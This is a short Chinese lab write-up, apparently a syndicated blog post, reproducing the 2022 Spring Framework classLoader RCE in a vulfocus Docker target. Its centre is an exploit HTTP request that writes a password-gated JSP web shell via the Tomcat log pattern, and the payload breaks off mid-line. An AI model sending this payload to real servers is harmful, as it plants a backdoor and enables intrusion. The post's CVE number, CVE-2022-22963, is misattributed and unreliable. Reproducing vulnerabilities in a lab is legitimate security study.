Spring Core Rce复现


漏洞信息
漏洞时间:2022-3-29 CVE编号:CVE-2022-22963 漏洞影响范围及条件:
JDK 9 及以上版本
Spring框架的5.3.0至5.3.17、5.2.0至5.2.19版本,以及旧版本
Tomcat服务器
docker拉去镜像
我们直接docker拉去靶场环境即可,镜像名称:vulfocus/spring-core-rce-2022-03-29。
复现漏洞

靶场拉去后,访问靶场即可开始测试 首先抓包修改并添加exp:
发包后,连接蚁剑连接或web访问都可以

EXP
``` POST / HTTP/1.1 Host: ip:port User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36 Accept-Encoding: gzip, deflate Accept: / Connection: close suffix: %>// c1: Runtime c2: <% DNT: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 797
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22k3rwin%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(new String[]
本文参与 腾讯云自媒体同步曝光计划,分享自作者个人站点/博客。
原始发表:2022-04-042,如有侵权请联系 cloudcommunity@tencent.com 删除
目录
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号